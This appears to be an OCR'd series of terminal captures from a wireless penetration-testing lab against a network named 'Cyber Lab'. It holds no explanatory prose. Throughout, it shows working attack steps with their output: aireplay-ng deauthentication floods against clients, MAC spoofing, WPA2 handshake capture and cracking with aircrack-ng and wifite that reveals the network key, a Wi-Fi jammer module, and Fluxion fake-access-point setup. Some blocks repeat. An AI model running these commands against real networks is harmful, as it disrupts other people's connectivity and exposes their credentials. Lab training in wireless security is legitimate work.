CH 11 ][ Elapsed: 0 s ][ 2019-01-11 06:46 ][ fixed channel wlan0mon: 13

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F0:7D:68:44:61:EA  -34   0        4      126    0  11  130  WPA2 CCMP   PSK  <length:  0>
84:78:AC:99:1F:65  -59   0        3        3    0  11  195  WPA2 CCMP   PSK  [redacted]
84:78:AC:C1:40:C6  -53   0        2        0    0  11  195  OPN              [redacted]
84:78:AC:99:1F:62  -59   0        2        0    0  11  195  WPA2 CCMP   MGT  [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F0:7D:68:44:61:EA  E8:2A:EA:C1:F6:E2  -28    0e- 0e    53        30
F0:7D:68:44:61:EA  DC:A9:04:78:29:1B  -32    0e- 0e    74        95
84:78:AC:99:1F:65  0C:2A:69:11:69:92   -1   36e- 0      0         3
```

```
root@kali:~# aireplay-ng -0 10 -a F0:7D:68:44:61:EA -c DC:A9:04:78:29:1B wlan0mon
07:16:50  Waiting for beacon frame (BSSID: F0:7D:68:44:61:EA) on channel 11
07:16:51  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [42|77 ACKs]
07:16:51  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [10|105 ACKs]
07:16:52  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [13|68 ACKs]
07:16:53  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [15|71 ACKs]
07:16:53  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [19|79 ACKs]
07:16:54  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [14|71 ACKs]
07:16:54  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [14|72 ACKs]
07:16:55  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [13|66 ACKs]
07:16:56  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [46|99 ACKs]
07:16:56  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [ 7|73 ACKs]
```

```
CH 11 ][ Elapsed: 54 s ][ 2019-01-11 07:19 ][ WPA handshake: 84:78:AC:99:1F:65

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

84:78:AC:C1:3B:B5   -1   0        0        0    0  -1  -1                  [redacted]
84:78:AC:99:6D:36   -1   0        0        0    0  11  -1                  <length:  0>
F0:7D:68:44:61:EA  -31   0      559    19850  161  11  130  WPA2 CCMP   PSK  Cyber Lab
84:78:AC:C1:40:C2  -48  11      482        0    0  11  195  WPA2 CCMP   MGT  [redacted]
84:78:AC:C1:40:C3  -48  11      457        0    0  11  195  WPA2 CCMP   PSK  [redacted]
```

```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger wlan0 -r
Current MAC:   8c:70:5a:8c:cc:65 (Intel Corporate)
Permanent MAC: 8c:70:5a:8c:cc:65 (Intel Corporate)
New MAC:       42:9d:f9:cb:66:f7 (unknown)
```

```
CH 11 ][ Elapsed: 0 s ][ 2019-01-11 08:38

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F0:7D:68:44:61:EA  -31   0       46     1025  227  11  130  WPA2 CCMP   PSK  <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F0:7D:68:44:61:EA  E8:2A:EA:19:C7:DD  -27    0e- 2e     0         7
F0:7D:68:44:61:EA  88:E9:FE:6B:C4:03  -36    0e-11e    27        17
F0:7D:68:44:61:EA  DC:A9:04:78:29:1B  -33    0e-11e     2       101
F0:7D:68:44:61:EA  7C:76:35:67:46:6B  -30    0e- 0e     0        31
F0:7D:68:44:61:EA  7C:2A:31:2C:7F:13  -26    0e- 6e     0        56
F0:7D:68:44:61:EA  E8:2A:EA:C1:F6:E2  -28    0e- 0e   784       850
```


```
root@kali:~# aireplay-ng -0 10 -a F0:7D:68:44:61:EA -c DC:A9:04:78:29:1B wlan0mon
07:16:50  Waiting for beacon frame (BSSID: F0:7D:68:44:61:EA) on channel 11
07:16:51  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [42|77 ACKs]
07:16:51  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [10|105 ACKs]
07:16:52  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [13|68 ACKs]
07:16:53  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [15|71 ACKs]
07:16:53  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [19|79 ACKs]
07:16:54  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [14|71 ACKs]
07:16:54  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [14|72 ACKs]
07:16:55  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [13|66 ACKs]
07:16:56  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [46|99 ACKs]
07:16:56  Sending 64 directed DeAuth (code 7). STMAC: [DC:A9:04:78:29:1B] [ 7|73 ACKs]
```


```
CH 11 ][ Elapsed: 1 min ][ 2019-01-11 08:35 ][ WPA handshake: F0:7D:68:44:61:EA

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F0:7D:68:44:61:EA  -32   0      685    18248  238  11  130  WPA2 CCMP   PSK  Cyber Lab

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F0:7D:68:44:61:EA  7C:2A:31:2C:7F:13  -29    0e- 6e     1      1672
F0:7D:68:44:61:EA  E8:2A:EA:C1:F6:E2  -28    0e- 0e    11     13357
F0:7D:68:44:61:EA  7C:76:35:67:46:6B  -29    0e- 0e   375      1686
F0:7D:68:44:61:EA  DC:A9:04:78:29:1B  -33    0e-11e     0      2897
F0:7D:68:44:61:EA  88:E9:FE:6B:C4:03  -38    0e-11e     0       367
F0:7D:68:44:61:EA  E8:2A:EA:19:C7:DD  -37    0e- 2e     0        82
```


```
                      Aircrack-ng 1.5.2

  [00:00:00] 4/3 keys tested (76.48 k/s)

  Time left: 0 seconds                                      133.33%

                     KEY FOUND! [ Letmein!@1 ]


  Master Key     : 8C AC 0E CD EB 60 04 FD 2D CA 42 7D 5F BF BF BF
                   1E 7D 8B AC 45 DA 60 AC 79 53 EE 1C 2D 97 E6 70

  Transient Key  : 56 6F 44 EA 56 CE 7C DF 6A EF BC 9E 13 C6 26 FA
                   32 21 A8 DD 7D 73 56 5F 1B C1 02 6E 02 65 A0 8E
                   FE 47 F1 3B B4 23 AF EE F4 09 9C 0D 33 3F 4A A3
                   1A 6F 70 7E B3 21 20 83 DA A9 91 41 A4 FD B0 38

  EAPOL HMAC     : 04 4E 56 6C 69 D9 42 0A 18 AD D3 90 14 A5 A6 25
```


```
wsf > use wifi/wifi_jammer
wsf:Wifi_Jammer > show options

Options          Value                          RQ      Description
---------        --------------                 ----    --------------
interface        wlan0                          yes     Wireless Interface Name
bssid                                           yes     Target BSSID Address
essid                                           yes     Target ESSID Name
mon              wlan0mon                               yes     Monitor Mod(defa
ult)
channel          11                             yes     Target Channel Number
```


```
root@kali:~# wifite
  .               .
 .´  ·  .     .  ·  `.  wifite 2.2.5
 :  :  :  (¯)  :  :  :  automated wireless auditor
 `.  ·  `  /¯\  ´  ·  .´  https://github.com/derv82/wifite2
   `     /¯¯¯\     ´

 [!] Conflicting processes: NetworkManager (PID 560), wpa_supplicant (PID 708), dhclient (PID 2588)
 [!] If you have problems: kill -9 PID or re-run wifite with --kill)

    Interface   PHY   Driver              Chipset
-------------------------------------------------------------------------
 1. wlan0       phy0  iwlwifi             Intel Corporation Wireless 7265 (rev 99)
 2. wlan1       phy2  rt2800usb           Ralink Technology, Corp. RT2770

 [+] Select wireless interface (1-2):
```



File Edit View Search Terminal Help
[!] Interrupted
[+] 1 attack(s) remain
[+] Do you want to continue attacking, or exit (C, e)?
[+] Cyber Lab (62db) WPA Handshake capture: Discovered new client: E8:2A:EA:19:C7:DD
[+] Cyber Lab (62db) WPA Handshake capture: Discovered new client: E8:2A:EA:C1:F6:E2
[+] Cyber Lab (62db) WPA Handshake capture: Discovered new client: DC:A9:04:78:29:1B
[+] Cyber Lab (62db) WPA Handshake capture: Discovered new client: 88:E9:FE:6B:C4:03
[+] Cyber Lab (62db) WPA Handshake capture: Discovered new client: 48:45:20:53:1C:BE
[+] Cyber Lab (66db) WPA Handshake capture: Discovered new client: B0:EC:E1:F5:35:84
[+] Cyber Lab (62db) WPA Handshake capture: Discovered new client: 40:98:AD:2B:AC:B3
[+] Cyber Lab (65db) WPA Handshake capture: Discovered new client: 7C:2A:31:2C:7F:13
[+] Cyber Lab (65db) WPA Handshake capture: Discovered new client: E4:47:90:00:04:20
[+] Cyber Lab (65db) WPA Handshake capture: Discovered new client: 44:91:60:A8:CA:37
[+] Cyber Lab (66db) WPA Handshake capture: Discovered new client: B4:F6:1C:10:A8:1E
[+] Cyber Lab (63db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs/handshake_CyberLab_F0-7D-68-44-61-EA_2019-01-11T11-48-11.cap saved
[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for f0:7d:68:44:61:ea
[!] pyrit: .cap file does not contain a valid handshake
[+] cowpatty: .cap file contains a valid handshake for (Cyber Lab)
[!] aircrack: .cap file does not contain a valid handshake
[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-top4800-probable.txt wordlist
[+] Cracking WPA Handshake: 84.33% ETA: 0s @ 5252.3kps (current key: tuppence)
[+] Cracked WPA Handshake PSK: Letmein!@1
[+] Access Point Name: Cyber Lab
[+] Access Point BSSID: F0:7D:68:44:61:EA
[+] Encryption: WPA
[+] Handshake File: hs/handshake_CyberLab_F0-7D-68-44-61-EA_2019-01-11T11-48-11.cap
[+] PSK (password): Letmein!@1
[+] saved crack result to cracked.txt (1 total)
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan1mon



FLUXION 2 < Fluxion Is The Future >
[2] Select your language
[1] English
[2] German
[3] Romanian
[4] Turkish
[5] Spanish
[6] Chinese
[7] Italian
[8] Czech
[9] Greek
[10] French
[11] Slovenian
[deltaxflux@fluxion]-[~]


WIFI LIST
ID MAC CHAN SECU PWR ESSID
[1] 84:BE:52:58:1D:A8 1 WPA 23%
[2] A4:71:74:91:99:7C 1 WPA2 25%
[3] 40:0D:10:6B:D2:29 6 WPA2 26%
[4] 52:0D:10:6B:D2:29 6 WPA2 29%
[5] 80:26:89:71:F3:23 11 WPA2 30%
[6] 52:0D:10:4A:D9:F9 11 WPA2 30%
[7] 40:0D:10:44:AC:F9 6 WPA2 35%
[8] D2:05:C2:D6:2B:49 11 WPA2 33%
[9] 40:0D:10:4A:D9:F9 11 WPA2 30%
[10] 46:1C:A8:4B:86:AF 11 WPA2 33%
[11] C0:05:C2:D6:2B:49 11 WPA2 34%
[12] 52:0D:10:44:AC:F9 6 WPA2 35%
[13] 84:BE:52:D1:85:2C 6 WPA2 48%
[14] D2:05:C2:02:85:61 11 WPA2 53%
[15]* C0:05:C2:02:85:61 11 WPA2 54% VM5345129
[16] B4:EF:FA:94:21:C5 6 WPA2 72% Cyber Lab
(*) Active clients
Select target. For rescan type r
[deltaxflux@fluxion]-[~]


INFO WIFI
SSID = Cyber Lab / WPA2
Channel = 6
Speed = 65 Mbps
BSSID = B4:EF:FA:94:21:C5 ( )
[2] Select Attack Option
[1] FakeAP - Hostapd (Recommended)
[2] FakeAP - airbase-ng (Slower connection)
[3] Back
[deltaxflux@fluxion]-[~]


Deauthenticating all clients on Cyber Lab
12:26:28 Waiting for beacon frame (BSSID: B4:EF:FA:94:21:C5) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:26:28 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:29 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:29 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:30 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:30 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:30 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:31 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:31 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:32 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:32 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:33 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:33 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:34 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
12:26:34 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:EF:FA:94:21:C5]


Capturing data on channel --> 6
CH 6][Elapsed: 6 s][2019-01-12 12:26
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
B4:EF:FA:94:21:C5 -9 100 94 60 0 6 65 WPA2 CCMP PSK Cyber Lab
BSSID STATION PWR Rate Lost Frames Probe
B4:EF:FA:94:21:C5 E4:47:90:00:04:20 -18 1e- 1 0 62



[2] *Capture Handshake*
Status handshake:
[1] Check handshake
[2] Back
[3] Select another network
[4] Exit
#>

```
Certificate invalid or not present, please choice

    [1] Create  a SSL certificate
    [2] Search for SSl certificate
    [3] Exit

    #>
```


```
INFO WIFI

                SSID = Cyber Lab / WPA2
                Channel = 6
                Speed = 65 Mbps
                BSSID = B4:EF:FA:94:21:C5 ( )


[2] Select your option

      [1] Web Interface
      [2] Exit
```

